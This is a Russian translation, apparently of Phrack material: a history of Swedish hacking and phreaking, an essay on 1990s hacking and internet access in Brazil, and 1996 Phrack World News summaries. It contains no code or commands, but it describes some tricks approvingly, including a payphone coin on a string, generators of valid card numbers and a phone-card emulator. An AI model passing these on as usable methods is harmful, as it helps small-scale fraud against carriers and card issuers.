Похоже, среди американцев бытует некое заблуждение относительно хакерской культуры Европы: очень немногие хакеры в Швеции и остальной Европе занимались фрикингом или сетевым взломом в те ранние годы — пожалуй, за исключением движения, порождённого в Германии Chaos

Computer Club. По традиции большинство европейских хакеров вообще, и шведских хакеров в особенности, обращались к крэкингу программ и демо-программированию. (Демо как вид искусства был изобретён в Европе в 1984–86 годах.) Ни одна из этих видов деятельности в то время формально не была незаконной, хотя и была, несомненно, подпольной. Возможно, именно это помогло сформировать у американцев общий образ европейского хакера как «Идиотского Незрелого Warez D00da». На самом деле большинство европейских хакеров смотрели на крэкинг программ и демо-программирование с гордостью, хотя распространение (торговля варезом) не считалось настоящей хакерской деятельностью, а пиратство ради наживы вызывало презрение и полное отвращение. Распространение программного обеспечения в любых формах было окончательно запрещено в Швеции 1 января 1993 года.

1986: Выход нетраннеров

К 1986 году легендарная BBS «Tungelstamonitorn» под руководством Jinge Flucht начала распространять H/P-файлы и материалы по анархии. Сам Jinge, будучи социальным инспектором и прекрасно осознавая состояние общества, был недоволен государством всеобщего благосостояния и считал, что шведы впали в абсурдное и нездоровое законопослушание. По его мнению, люди, казалось, принимали законы, не подвергая их никакому сомнению, превращая тем самым Швецию в конформистский утопический ад. Впоследствии Jinge вступил в Fidonet, где прославился проведением наиболее острых и интенсивных дискуссий во всей шведской BBS-культуре.

По всей видимости, H/P-файлы, хранившиеся на BBS Jinge, и стали той искрой, что зажгла шведскую сетевую хакерскую сцену. Шведские хакеры ВИДЕЛИ «Военные игры», СЛЫШАЛИ о CCC в Германии, и теперь наконец получили в руки документы, объясняющие техники. В 1987 году выдержки из книги Стивена Леви «Хакеры» и книги Билла Либа «Out of the Inner Circle» были перепечатаны в шведском компьютерном журнале «Datormagazin» редактором Кристером Риндебладом, создав у шведских хакеров общее групповое самосознание. («Out of the Inner Circle» уже была переведена на шведский ещё в 1985 году, но, очевидно, её читали в основном специалисты по безопасности и одержимые «Военными играми» хотелки.) 1987 год ознаменовался также рождением первой чисто шведской хакерской группы, заявившей о себе за пределами Скандинавии. Это была, разумеется, SHA — Swedish Hackers Association.

SHA стремилась стать хакерской группой международного уровня и класса. Они собрали лучших людей, создав базу знаний для будущего использования. В 1989–92 годах SHA находилась на пике своей активности: успешно роясь в мусорных контейнерах компьютерных компаний и свалках компьютерного лома, получая доступ к сотням компьютеров. Вдохновлённые немецкими хакерами Pengo и Hagbard из Leitstelle 511, они начали проводить регулярные встречи по пятницам за своим забронированным столиком в одном из ресторанов Стокгольма. Пожалуй, их величайшим достижением стал 1991 год, когда они написали сканер для эксплуатации Unix NIS-уязвимости, запустив его в 30 потоках одновременно, и в итоге получили около 150 000 паролей, из которых 600 давали root-доступ. Хотя некоторые считали, что SHA несколько слишком увлекалась медийным образом хакеров и порой грешила любовью к хакерским клише, их достижений никто не может по-настоящему отрицать.

Шведские хакеры также привлекли к себе широкое внимание кардинговой деятельностью в 1989 году. Как Sneaker из SHA, так и Erik XIV из Agile написали калькуляторы по модулю 10 для генерации бесконечных серий действительных номеров Visa. Erik XIV даже появился на национальном телевидении, демонстрируя уязвимости системы кредитных карт. Иронично, что оба были пойманы.

На Рождество 1990 года шведские сети X.25 Datapak и Decnet были атакованы группой британских хакеров под названием 8LGM (8 Little Green Men или 8-Legged Groove Machine — не знаю, какое из них медийный ник). С помощью war-dialer'a они просканировали около 22 000 записей и успешно получили доступ к 380 из них. Это, пожалуй, наиболее известный из всех хаков в Швеции, наделавший много шума в прессе. (Точные цифры — продукт шведской телефонной системы AXE, о которой я расскажу подробнее чуть позже.) Как сообщалось в Phrack #43, они были пойманы и осуждены по новому британскому антихакерскому закону.

К более поздним шведским достижениям относится эмулятор телефонной карты, построенный энтузиастом Atari ST по имени Marvin в 1992 году, — после того как шведская телефонная компания Telia похвасталась превосходной защитой своих предоплаченных телефонных карт. Хотя эти кремниевые чиповые телефонные карты (256-байтовые последовательные EPROM) нельзя было реально перезарядить или легко подделать, он понял, что никаких проблем с эмуляцией чипа на однокристальном компьютере Motorola 68c705 нет. Несколько поддельных карт было изготовлено и продано почти даром среди самых близких друзей — скорее на основе «Смотрите, это возможно», чем с намерением обмануть Telia или заработать кучу денег. Каким-то образом схема эмулятора попала в Интернет.

Шведские хакеры в целом имеют очень сильную традицию формирования групп — в силу своих корней в программировании, а не во фрикинге. Групповое самосознание и культура широко распространены и приняты во всём шведском компьютерном андерграунде. Поэтому ЛОЯЛЬНОСТЬ среди шведских хакеров очень сильна. Большинство хакеров, задержанных властями или шантажируемых компаниями, скорее УМРУТ, чем выдадут имя даже какого-нибудь десятилетнего варез-дуда.

Пока мы это обсуждаем — аресты хакеров, и особенно фрикеров, в Швеции осуществляются весьма тревожным образом. Чтобы объяснить это, нужно сначала немного рассказать о шведской телефонной системе.

Почти все шведские сети используют систему, аналогичную 4ESS, разработанную совместно государственным Telecom «Televerket» и шведскими производителями телекоммуникационного оборудования Ericsson Telecom. Эта система называется AXE — аббревиатура от Automatic Cross-Connection Equipment (Автоматическое оборудование кросс-коммутации). AXE применяется примерно в 100 странах по всему миру и, вероятно, является одной из наиболее изящных когда-либо разработанных коммутационных систем. AXE предназначена для национальных, городских и сельских сетей, и во всех различных системах используется одно и то же системное ядро. Она способна управлять как цифровым, так и аналоговым оборудованием, хотя создавалась с прицелом на перевод всех шведских сетей с аналогии на цифровые соединения. Система также включает полноценную бюрократическую организацию для обслуживания, администрирования и экономики в целом. AXE обладает возможностью создания виртуальных групп на коммутационных станциях, тем самым включая вашу УАТС в общий телефонный котёл, заставляя вас думать, что вы управляете ею, тогда как она на самом деле расположена в другом месте.

Если коротко, это централизованная монолитная система устрашающе эффективного типа, который обожают телефонные компании. Она недвусмысленно говорит любому любителю: держись подальше, займись чем-нибудь другим. Разумеется, это система, которую ненавидят хакеры и фрикеры, поскольку она ограничена кругом уполномоченных лиц. Простой народ не знает, что происходит внутри этих станций, и телефонным компаниям нравится, чтобы так оно и было.

AXE также работает с хранимым программным управлением, находящимся внутри системного ядра каждой коммутационной станции. Разумеется, всё это программное обеспечение, и разумеется, государственный Telecom при создании AXE не смог удержаться от проявления своих инстинктов Большого Брата.

В результате каждый звонок, сделанный откуда угодно куда угодно, регистрируется в центральном компьютере. Вот это да! Мало того что это оборудование уничтожило всякую возможность бокса внутри Швеции, оно также лишило телефонные переговоры какой-либо конфиденциальности. На самом деле не только звонки регистрируются, но и ВСЯ активность на вашем терминале. Если вы поднимаете трубку, нажимаете цифру и кладёте её обратно — время, дата и нажатая цифра фиксируются. Все эти данные хранятся на магнитных лентах в течение 6 месяцев.

К счастью, в Швеции действует строгий Закон о защите персональных данных в компьютерных системах. Просто так создавать и использовать подобные средства по своему усмотрению не позволено никому — даже государственному Telecom. Существует даже специальный орган — «Datainspektionen» (Инспекция по компьютерным данным), единственная цель которого — следить за сохранностью неприкосновенности частной жизни граждан, защищая их от корпоративных и государственных интересов. В результате государственному Telecom «Televerket» (впоследствии переименованному в «Telia» при преобразовании из государственного органа в частную корпорацию с 1 июля 1993 года) не разрешалось передавать какую-либо информацию из этих реестров кому-либо, кроме звонящей или принимающей стороны. Даже полиция не могла получить эти данные, если только она не подозревала в совершении уголовного преступления, карающегося не менее чем двумя годами лишения свободы, — такого как торговля наркотиками или терроризм; за одно лишь фрикерство такого наказания не предусмотрено — по крайней мере, в Швеции.

Но Telia могла обходить эти ограничения. Чтобы успешно фричить с помощью PIN-кодов, нужно звонить оператору через шведский аналог номера 800 — номер 020. Telia могла затем заявить, что звонок был сделан на имя владельца этого номера: AT&T, MCI и Sprint — чаще всего. (В Швеции, конечно, есть и Calling Cards: «Telia Access» — которыми никто не пользуется и не злоупотребляет.) Как у этих компаний имеются собственные разведывательные службы, так и у Telia есть своя. Как только, например, AT&T устанавливала слежку за кем-то за фрикинг, Telia легко предоставляла полный список звонков, совершённых на операторов AT&T с определённого номера. Сами сотрудники Telia пользовались даже информацией, которую им не разрешалось использовать: они составляли список ВСЕХ исходящих звонков подозреваемого фрикера — включая звонки в MCI, подружкам, маме, папе, бабушке... все зарегистрированные звонки.

После этого Telia вызывала несчастного фрикера в местный шведский офис, совала этот бесконечный список ему/ей под нос и приказывала: «ГОВОРИ, или мы сдадим тебя властям» — тщательно умалчивая о том, что вся информация на распечатке была бы совершенно бесполезна в суде. Единственным убедительным доказательством были бы на самом деле те звонки, отслеженные вплоть до Америки или куда там звонил фрикер, — должным образом задокументированные. Разумеется, обычный фрикер не имел юридического опыта и не знал об этом. Вместо этого он начинал говорить, выдавая подробную информацию о своих техниках, достойную полноценного высококвалифицированного консультанта по безопасности. После этой сессии фрикеру предъявляли счёт за звонки, которые действительно можно было доказать в суде. Если он/она отказывался платить — Telia (или любой другой оператор) всё равно в конечном счёте передавала его/её властям. Вот вам и сотрудничество. Если Telia считала это необходимым, она шла ещё дальше, чем заокеанские операторы, систематически вскрывая каждую слабость в личной жизни фрикера и используя информацию из компьютерного журнала для психологического давления.

Эта модель обращения со шведскими фрикерами, похоже, более или менее одинакова у всех телекоммуникационных провайдеров в Швеции. Правда, в последнее время Telia под руководством сотрудника службы безопасности Pege Gustavsson допустила ряд достойных упоминания ошибок: в своём стремлении осудить как можно больше фрикеров они обзванивали компании, получавшие звонки от «подозрительных» лиц, и предупреждали их о том или ином человеке, звонящем им снова и снова. Это могло означать только одно: Telia систематически вела слежку за некоторыми шведскими хакерами и сформировала специальную группу безопасности для осуществления этого

надзора. В норме это следовало держать в тайне, поскольку Telia абсолютно не вправе создавать собственные полицейские силы по борьбе со злоупотреблениями; но в какой-то момент они позвонили в охранную компанию, использовавшую фрикеров в качестве информаторов. Разумеется, эта охранная компания не обрадовалась идее, что за «её» фрикерами устроили слежку, и дело стало достоянием общественности. Многие независимые источники согласились с тем, что Telia нарушила шведский Закон о компьютерных данных, и можно надеяться, что это положило конец этой дикой слежке. Хотя в этом не следует быть слишком уверенным, поскольку Telia так и не призналась, что делала что-либо незаконное.

Как вы уже, наверное, поняли, Закон о компьютерных данных является весьма важным фактором во всех правовых дискуссиях, касающихся шведского хакерства. Этот закон появился в результате широкого внимания, обращённого на проблему компьютеры vs. конфиденциальность в 1973 году. Поскольку Швеция была одной из первых стран, применивших компьютеры в государственном управлении, а шведские власти активно стремились регистрировать каждый возможный фрагмент информации, несколько политически влиятельных лиц инициировали дискуссию, приведшую к основанию Закона о компьютерных данных и Инспекции по компьютерным данным. В результате Швеция на световые годы опережает большинство стран в вопросах конфиденциальности. Например, идентификацию входящих номеров на вашей линии можно бесплатно навсегда отключить — и это не будет ничего стоить. Можно также легко получить бесплатные распечатки из любого компьютерного реестра, содержащего сведения о вас, включая реестр вашей местной коммутационной станции AXE.

Подводя итог, могу заключить: и в Швеции было немало толковых хакеров, каждый из которых вносил свою лепту. Пусть шведские чиновники и компании вряд ли признают это, эти хакеры, очевидно, сыграли важную роль для страны — хотя бы в том, что заставили системных администраторов, специалистов по безопасности, производителей программного обеспечения, полицейских, политиков и прочих задуматься о многих вещах. Швеция также привлекала к себе внимание извне в ряде случаев и, вероятно, продолжит делать это. Если выделить одну группу, сделавшую для шведской сцены больше, чем кто-либо другой, это будут не какие-либо из H/P-групп, а пионеры крэкинга Fairlight — хорошо организованный и всемирно известный производитель вареза.

Linus Walleij aka King Fisher / Triad
triad@df.lth.se

(Некоторые псевдонимы изменены для защиты ушедших на покой шведских хакеров от почты лузеров.)

Шведские читатели могут быть заинтересованы в том, что в настоящее время я пишу объёмный текст на шведском языке (фактически книгу), содержащий более подробный взгляд на историю шведского хакерства, который будет опубликован в виде гипертекста и ASCII позднее в этом году. Конец связи из Швеции!

Хакинг в Бразилии

Прежде чем говорить о хакерстве здесь, стоит описать условия жизни. В настоящее время страна представляет собой смесь Бельгии и Индии. Оба жизненных стандарта можно обнаружить, не покрывая больших расстояний. Южная часть страны концентрирует большую часть промышленности, тогда как на западе раскинулись джунгли Амазонии. Можно сказать, существует много разных Бразилий.

Хакерство и фрикерство

У хакеров и компьютерных энтузиастов было несколько разных мест для встреч. Когда всё это началось — во времена того фильма «Военные игры», — настоящими местами, где можно было встретить хакеров и завязать контакты, были компьютерные магазины, игровые залы и терминалы «Video-texto». Компьютерные магазины служили местом встреч, поскольку у многих из тех «хакеров» не было собственных компьютеров, а владельцы магазинов разрешали им поиграть с ними как с рекламным инструментом, побуждающим людей покупать компьютер для своих детей.

Сегодня в этом больше нет необходимости, поскольку цены упали и люди уже объединяются в команды прямо в школах или просто присоединяются к BBS (большинство людей, купив модем, в итоге задумываются о создании собственной BBS). Кстати, большинство школ рекламирует компьютерное обучение как часть своей учебной программы, чтобы брать больше денег, и как повсюду, наверное, люди больше не учатся машинописи, а учатся компьютерной печати, и многие бразильские газеты раз в неделю посвящают раздел компьютерным знаниям — с рекламой, советами, общей информацией и даже списками BBS.

Несколько лет назад терминалы «Video-texto» тоже были важными местами встреч. Это была часть попытки сделать популярным использование компьютера, подключённого по модему для получения услуг вроде MSX-игр, информации о погоде, проверки банковского счёта и т.п. Как и в Сети, там можно было обмениваться e-mail'ом благодаря всяким хитрым трюкам и другим вещам, которые вполне можно было назвать хакингом. Разница была в том, что всё это обеспечивалось государственной телефонной компанией, и каждый раз, когда трюк становился слишком широко известным, его меняли. Единственным способом оставаться в курсе было держаться близко к людям, использовавшим систему на полную катушку. Это ничем не отличается от того, что происходит с компьютерными гуру. Протокол X.25, используемый для этого, — тот же, что применяется для банковских денежных переводов, но не думайте, что через него можно было сделать что-то большее, чем проверить остаток на счёте и просмотреть некоторые другие закрытые данные. Люди, пользовавшиеся этим дома (не слишком многие, поскольку компания не рассчитывала на такой успех и не обеспечила соответствующую инфраструктуру), могли тратить деньги своих отцов, открывая для себя интересные особенности системы — например, как влиять на чужие телефоны и тому подобное. В торговых центрах можно было также воспользоваться терминалами, чтобы звонить друзьям, не платя за это: собеседника было слышно через маленький динамик.

Фрикинг в Бразилии — дело тайное. Если не считать трюка, описанного в разделе «Письма для чтения» в летнем выпуске 2600 Magazine за 1994 год (где речь шла о звонках через заблокированный дисковый телефон), о фрикинге мало что известно. Люди, поступившие на факультет телекоммуникационной инженерии, могли с лёгкостью звонить в Европу и США, но не рассказывали, как именно. Надо сказать, что у всех публичных телефонов металлические оплётки вокруг кабелей, и сами аппараты весьма трудно вскрыть. Полагаю, это было сделано не ради красоты.

Телефоны используют особые металлические монеты — fichas, которые нужно покупать в определённых местах. Трюк состоит в том, чтобы использовать монету на нитке, которую не удастся проглотить аппарату. Но если поймает полиция... Полиция там не очень-то следует правилам. Они могут оштрафовать человека за это, или арестовать за вандализм, или за что угодно, что взбредёт им в голову в тот момент. В любом случае — сплошная морока. Мой друг, изучавший электрическую инженерию, говорил, что боксинг в Бразилии невозможен: система просто недостаточно подходит для этого. Другой мой друг рассказывал, что на северо-востоке страны, где люди несколько иные и более непринуждённые, телефонную систему можно боксировать, поскольку кто-то из больших шишек попросил компанию оставить эту функцию реализованной. Телефонная компания не признаёт никакой осведомлённости об этом.

Доступ в Интернет сегодня получить довольно трудно. Ещё несколько недель назад система не допускала создания интернет-сайта, не являющегося частью какого-либо исследовательского проекта. Поэтому только университеты и тому подобные учреждения могли подключать людей к сети. В Университете Сан-Паулу люди, обучавшиеся в аспирантуре, могли получить доступ без проблем, тогда как студентам бакалавриата нужно было доказать связь с исследовательским проектом. Это в теории — потому что студенты обнаружили, что через IBM CDC 4360 можно телнетиться без интернет-аккаунта. Кроме того, все факультеты, имевшие компьютерные залы с AT 386, были подключены к этому компьютеру оптоволокном. Кто-то занимался передачей файлов между аккаунтами и компьютером в залах, и FTP тоже был возможен без аккаунта, но только на несколько сайтов — вроде oakland и тому подобных. Это продолжалось около года, пока уязвимость в роутере не была закрыта, причём только в Политехнической школе. По легенде, ребята слишком увлеклись скачиванием GIF и JPG фотографий топ-моделей с ближайшего FTP-сайта. Это съедало столько полосы пропускания, что сайт начал жаловаться, и произошло сразу два события: сайт перестал хранить GIF'ы прекрасных женщин в купальниках, а роутер был настроен так, чтобы исключить FTP без интернет-аккаунта. Сегодня всё ещё можно подключиться к внешнему миру через telnet, и многие люди имеют аккаунты на интернет-BBS — вроде Isca BBS, Cleveland Freenet и подобных. Bad Boy BBS была «в тренде», пока не закрылась. Такой тип доступа, однако, не очень хорош — он порой очень медленный. К тому же трудно скачать что-либо объёмом больше 60 килобайт. Способ, который я придумал, — скачивать файл внутри BBS и кодировать его через uuencode. Таким образом можно было листать файл и захватывать вывод на экране, затем, отредактировав, прогнать через uudecode и получить рабочий .exe или .zip файл.

Таким образом, находясь в кампусе, можно было скачивать что угодно откуда угодно. За пределами кампуса это возможно по телефонным линиям, но: модем не работает быстрее 2400 без коррекции символов (никакого Zmodem). Что делает скачивание сжатых файлов весьма затруднительным. Можно было попробовать получить аккаунт — теоретически это было бы возможно, но количество помех при телефонном соединении делало реально трудным ввод паролей и тому подобного. Попытка делать что-либо, кроме чтения писем, по модему — это своего рода пытка. Правильный путь — «linha dedicada», специальная линия для передачи данных. Она значительно дороже, но если есть деньги...

Пожалуй, лучший способ получить доступ к интернет-аккаунту — стать частью исследовательского проекта «Escola do Futuro», который, в числе прочего, подключает школы к Сети. Именно так я и сделал, и мне хорошо платят за поиск данных в Сети для учеников этих школ. Говорят, Университет Кампинас даёт всем студентам интернет-аккаунт вне зависимости от того, понимают ли они, что это такое, — сразу при поступлении. Разумеется, здесь есть и BITNET. Он обречён на вымирание, но по тем или иным причинам люди не закрывают его. Большинство преподавателей пользуются им; думаю, по нему написаны даже некоторые аспирантские работы. Через модем он доступен проще. Старые привычки умирают с трудом.

За пределами кампуса, для обычных людей, возможностей немного. Единственное, что можно получить — по крайней мере, до открытия коммерческих интернет-сайтов, что вот-вот должно было произойти, — это почтовый доступ. Вы вступаете на BBS с интернет-доступом, и ваша почта отправляется через интернет-аккаунт позднее в течение дня. Это не прямой доступ, как можно заметить, но это простой способ выйти в сеть по модему. Проблема в том, что за чрезмерное использование нужно платить. BBS, которые это предоставляют, тоже делают это не бесплатно. Подключение к CompuServe также возможно, но, на мой взгляд, тоже стоит немало денег.

Благодаря газетам знания об Интернете распространяются быстро, и количество сайтов растёт точно так же, как и везде в мире. Даже военные начинают им пользоваться. Есть планы по его развитию и улучшению соединений, а часть информационных материалов переводится на португальский — например, «Zen and the Art of Internet» — и становится доступна через gopher.rnp.br. Имеется много зеркал известных сайтов — вроде Simtel20 — и как минимум одна

интернет-BBS: «Jacare BBS» (Alligator BBS, доступна по телнету bbs.secom.ufpa.br — 192.147.210.1 — логин bbs). Сайты World Wide Web тоже становятся популярными, но по-прежнему доступны лишь немногим счастливчикам, которым повезло получить доступ. Бразильские хакеры не слишком охотно делятся знаниями о том, как получить доступ и прочими вещами — иногда из страха потерять его, иногда из жадности, опасаясь перегрузки системы. Хакерского журнала здесь ещё нет, и очень мало людей признаются в своём любопытстве к хакингу ради знания — из страха не найти работу. В любом случае большинство потенциальных хакеров либо устраиваются на работу и прекращают хакинг ради удовольствия, либо держат свою деятельность в тайне, преследуя собственные цели.

Сегодня бразильский хакерский андерграунд несколько изменился. Выходит много журналов, посвящённых исключительно интернет-тематике. Есть хакерский зин — ныне известный «Barata Eletrica». Он и созданный мною хакерский список начинают объединять здесь компьютерных крыс. Но мне пришлось прекратить хакинг, чтобы писать e-zine. Слишком известен для этого. Другой парень только что занял это место. Он не извлёк урока из моей ошибки и тоже подписывает материалы своим именем. Получил множество писем — даже из Мозамбика — с похвалами в адрес материала, который довольно мягкий — из страха потерять интернет-доступ. Дважды мой аккаунт «замораживали». Люди на моём сайте — параноики. Слишком много выстрадали от взломов. Большинство BBS пытаются превратиться в интернет-провайдеров или как-то иначе получить доступ к e-mail. Был страх, что государство возьмёт Интернет под контроль — так же, как оно поступило с телефонной системой. Можете представить, что значит заплатить 4000 долларов США за телефонную линию? В городе Сан-Паулу (чем-то похожем на Лос-Анджелес, можно сказать) — это средняя цена. Мобильная связь дешевле. Motorola правит. Система публичных телефонов снова изменилась. Никаких больше fichas. По крайней мере, для междугородних звонков. Теперь это маленькая карточка — с одной стороны пластик, с другой — магнитный материал. Я всё ещё пытаюсь организовать встречи 2600. Время от времени то там, то тут происходит взлом, и хакера берут интервью на телевидении, но люди только сейчас начинают понимать разницу между хорошими парнями (хакерами) и плохими (крэкерами). С Win95 люди теряют страх перед обменом файлами с вирусными исходниками. Нехватка файлов на португальском языке затрудняет людям обучение хакингу. Те, кто знает об этом, не имеют времени писать. Я начал собирать нескольких ребят, чтобы перевести «Hacker Crackdown», но это уже другая история. Я сократил название книги до «crack.gz». Угадайте, что случилось? Мой аккаунт заблокирован по сей день. Мне говорят, что доступ вернут. На днях. На днях я перепишу эту статью и расскажу обо всём подробно.

Любой португалоязычный читатель, который не знает о моём e-zine, может обратиться к зеркалу ftp.eff.org. URL:

```
ftp://ftp.eff.org/pub/Publications/CuD/Barata_Eletrica
```

Phrack World News

```
PWN PWN PNW PNW PNW PNW PNW PNW PNW PNW PNW PWN PWN
PWN                                             PWN
PWN               Phrack World News             PWN
PWN                                             PWN
PWN         Compiled by Datastream Cowboy       PWN
PWN                                             PWN
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
```

Автор: Datastream Cowboy

Защитное ПО даёт отпор хакерам — 23 июля 1996 г.

(PRNewswire)

Компания World Star Holdings, Ltd. объявила, что было предпринято около 5 000 безуспешных попыток взломать её фирменную систему интернет-безопасности VPAGE. Чтобы наглядно продемонстрировать возможности своей технологии, компания открыла новый раздел соревнования по безопасности — «Кибербольница World Star».

Недавно компания запустила онлайн-конкурс с призовым фондом более 50 000 долларов наличными и подарками для того, кто первым взломает её защиту.

> *ЭТИ КОНКУРСЫ — ЧИСТОЙ ВОДЫ ТУФТА. Phrack рекомендует тестировать что-нибудь иное, а не поддельную, не используемую в реальной работе демонстрационную систему. Насколько хорошо их программное обеспечение держится в настоящей бизнес-среде? (иными словами: В ИХ СОБСТВЕННОЙ!?!!@$)*
> *World Star Holdings (NET-WORLDSTAR-MB-CA)*
> *165 Garry Street*
> *Winnipeg, Manitoba R3C 1G7*
> *CA*
> *Netname: WORLDSTAR-MB-CA*
> *Netnumber: 205.200.247.0*

Номер вашего сотового телефона могут угнать — 21 августа 1996 г.

Автор: Mimi Whitefield (Miami Herald)

Электронные мошенники похищали номера сотовых телефонов из эфира и клонировали аппараты, которыми пользовалось миамское отделение Секретной службы.

Телефон президента BellSouth Florida Джо Лачера был клонирован; пресс-секретарь BellSouth Сперо Кантон стал жертвой мошенников трижды.

«Бездельники не спят. Они везде», — пожаловался Билл Оберлинк, региональный президент AT&T Wireless Services.

Но есть и хорошая новость: правоохранительные органы и сотовые компании дают отпор, вооружившись новым арсеналом инструментов, технологий и законов, которые облегчают выявление и преследование сотовых мошенников.

Отдел по борьбе с мошенничеством Майами преследует сотовых бандитов — 12 августа 1996 г.

Автор: Audra D.S. Burch (Miami Herald)

Вот вам капитализм в худшем проявлении: полиция Метро-Дейд задержала клонировщика сотовых телефонов, торговавшего пакетом за 150 долларов — по 75 за украденный аппарат и номер — плюс 30-дневная гарантия на неограниченное нелегальное эфирное время.

В ходе операции под прикрытием полицейские воспользовались его дешёвым предложением.

Благодаря работе специального бюро экономических преступлений полиции Метро-Дейд предприимчивый клонировщик получил тюремный срок.

Новые технологии помогают бороться с мошенничеством в сотовой связи — 21 августа 1996 г.

Автор: Mimi Whitefield (Miami Herald)

Новые технологии встают на сторону сотовых компаний в борьбе с телекоммуникационными преступниками, которые успевают накопить тысячи долларов незаконных расходов ещё до того, как абонент узнаёт о случившемся.

Компания Bellcore из Нью-Джерси, например, разработала программное обеспечение NetMavin, способное выявлять мошеннические или нестандартные схемы звонков менее чем за полчаса.

«Это по-настоящему выбьет почву из-под ног у клонировщиков», — заявила Розанна ДеМария, руководитель AT&T Wireless.

SPA подаёт иск о нарушении авторских прав — 28 июля 1996 г.

(Reuters News)

Ассоциация издателей программного обеспечения сообщила в воскресенье о подаче гражданского иска о нарушении авторских прав против жителя Сиэтла за незаконное распространение программного обеспечения в интернете.

Иск был подан 23 июля в Окружной суд США в Сиэтле. По утверждению торговой ассоциации, Макс Батлер незаконно загрузил защищённое авторским правом программное обеспечение на FTP-сайт для распространения через интернет.

«Это действие — предупреждение интернет-пользователям, которые считают, что могут нарушать авторские права на программное обеспечение без риска разоблачения или наказания», — заявила Сандра Селлерс, вице-президент Software Publisher's по вопросам защиты интеллектуальной собственности и правоприменения.

The L0pht — август 1996 г.

Автор: Steve G. Steinberg (Wired), стр. 40

Что делает группа хакеров, когда накопленное за годы «помоечного дайвинга» оборудование перестаёт помещаться в их квартирах? Они снимают л0фт. С 1993 года костяк из семи бостонских хакеров арендует чердачное пространство для хакинга, обмена информацией о безопасности сотовых телефонов и создания таких вещей, как беспроводной интернет-сервис на основе выброшенного микроволнового оборудования.

Теперь, когда все они работают в индустрии, зачем они продолжают этим заниматься? «Ради девушек и текстовых файлов, конечно», — говорит Mudge.

ЕЩЁ БЫ!!

Закручивание гаек в отношении киберпреступников — 2 июля 1996 г.

Автор: M.J. Zuckerman (USA Today), стр. 4B

Что нужно, чтобы стать главным киберкопом Америки?

«Я был хоккейным арбитром, так что к тому, чтобы меня лупили, я привык», — предлагает Джим Кристи, которого чаще других называют претендентом на этот титул. И он занимается этим всего лишь десять лет.

Сегодня, нося громкое звание начальника отдела расследования компьютерных преступлений и информационной войны, он является одним из 68 специалистов по компьютерным расследованиям в Управлении специальных расследований ВВС (OSI).

Кристи, уроженец Балтимора, попал в сферу компьютеров случайно. Получив в лотерее призывного номера во время Вьетнамской войны номер 35, он вступил в ВВС, не дожидаясь призыва. Следующие четыре года он провёл оператором перфораторов, а затем 13 лет проработал гражданским специалистом по компьютерам в Пентагоне.

Перейдя в OSI, Кристи в основном прекратил непосредственную работу с компьютерами и системами.

С прошлой осени Кристи находится во временной командировке в Постоянном подкомитете Сената по расследованиям, помогая его членам изучать безопасность в киберпространстве.

«Мне нравится работать на Капитолийском холме, потому что там можно чего-то добиться», — говорит Кристи.

Хакеры взломали главную страницу Министерства юстиции — 18 августа 1996 г.

(AP News Wire)

Интернет-хакеры вчера проникли на главную страницу Министерства юстиции, изменив официальный веб-сайт: на нём появились свастики, непристойные изображения и обширная критика Закона о благопристойности в сфере коммуникаций.

Официальный веб-сайт, отключённый правительственными техниками после обнаружения взлома, был изменён так, что теперь гласил «Министерство несправедливости США» — рядом с красно-чёрно-белым флагом со свастикой.

На странице были размещены цветные изображения Джорджа Вашингтона, Адольфа Гитлера и Дженнифер Энистон в обнажённом виде.

Ссылка на копию страницы: http://www.fc.net/phrack/doj

Перспективы трудоустройства для хакера мрачны — 19 августа 1996 г.

(AP News wire)

Перспективы трудоустройства для Кевина Ли Поулсена, компьютерного гения, отбывшего пять лет за свои киберпространственные бесчинства, весьма мрачны.

30-летнему хакеру запрещено приближаться к компьютеру в течение ближайших трёх лет, и теперь он опасается, что продажа ковбойских сапог в магазине западного стиля окажется его единственной возможностью заработать деньги.

«Это единственное место, где меня встретили с положительным настроем», — сказал он во время интервью на прошлой неделе. «Я не могу получить работу, для которой квалифицирован, — попросту говоря».

3 сентября он идёт в федеральный суд в надежде добиться смягчения некоторых компьютерных ограничений.

Школа нанимает ученика для взлома компьютеров — 22 августа 1996 г.

(The Sun Herald)

Ученикам средней школы Пэлисейдс-Парка нужны были их зачётные книжки для отправки в колледжи. Но они хранились в компьютере, а дозвониться до кого-либо, кто знал бы пароль, не удавалось. Поэтому школа наняла 16-летнего хакера для взлома.

Суперинтендант Джордж Фасчиано был вынужден объяснять Школьному совету в понедельник счёт на 875 долларов за услуги Мэтью Филдера.

Федеральные власти мелко плещутся в борьбе с хакерами — 21 июня 1996 г.

Автор: Lewis Z. Koch (Upside Online News)

Девятнадцатилетний Кристофер Шано из Сент-Луиса, штат Миссури, томится в федеральной тюрьме с 25 марта 1996 года по четырём обвинениям в компьютерном взломе. Ему не разрешают выйти под залог, потому что федеральные власти утверждают, что он «компьютерный гений, намеревающийся проникать в компьютерные системы крупнейших компаний и организаций страны», а также потому, что тюремный осведомитель заявил, будто Шано хвастался, что сбежит, если его освободят. Ранее он никогда не был осуждён и не арестован.

Проблемы Шано начались после того, как 30 мая 1995 года он сбежал из дома, захватив часть своих дисков, жёсткий диск и личные вещи. По словам осведомлённого источника, близкого к Шано, Крис чувствовал, что его родители, особенно отец Майкл, не понимают и не уважают его.

Менее напряжёнными, по всей видимости, были его отношения с Неттой Гилбоа, 38-летней женщиной, жившей неподалёку от Филадельфии. Гилбоа — главный редактор и издатель журнала _Gray Areas_, богато оформленного, насыщенного текстом нерегулярного издания, исследующего «серые зоны» «альтернативных образов жизни и девиантных субкультур».

Сити Лондона сдаётся киберпреступным бандам — 2 июня 1996 г.

(Times of London)

Финансовые учреждения лондонского Сити выплатили огромные суммы международным бандам изощрённых «кибертеррористов», которые накопили по всему миру до 400 миллионов фунтов стерлингов, угрожая уничтожить компьютерные системы.

Расследование газеты Sunday Times Insight установило, что британские и американские агентства изучают более 40 «атак» на финансовые учреждения Лондона и Нью-Йорка, совершённых с 1993 года.

Жертвы выплачивали до 13 миллионов фунтов за раз после того, как шантажисты демонстрировали свою способность остановить торговые операции с помощью передовых методов «информационной войны», заимствованных у военных.

По данным Агентства национальной безопасности США (АНБ), злоумышленники проникали в компьютерные системы с помощью «логических бомб» (закодированных устройств, которые можно дистанционно активировать), электромагнитных импульсов и «пушек высокочастотного излучения», наносящих опустошительный электронный «удар» по компьютерной системе.

Считается, что банды приобрели опыт в методах информационной войны от американских военных, разрабатывающих «оружие», способное вывести из строя или уничтожить компьютерное оборудование. Известно также, что некоторые из них проникали в банки, просто внедряя своих людей в штат в качестве временных сотрудников.

Мошенничество с кредитными картами в AOL

(AP Newswire)

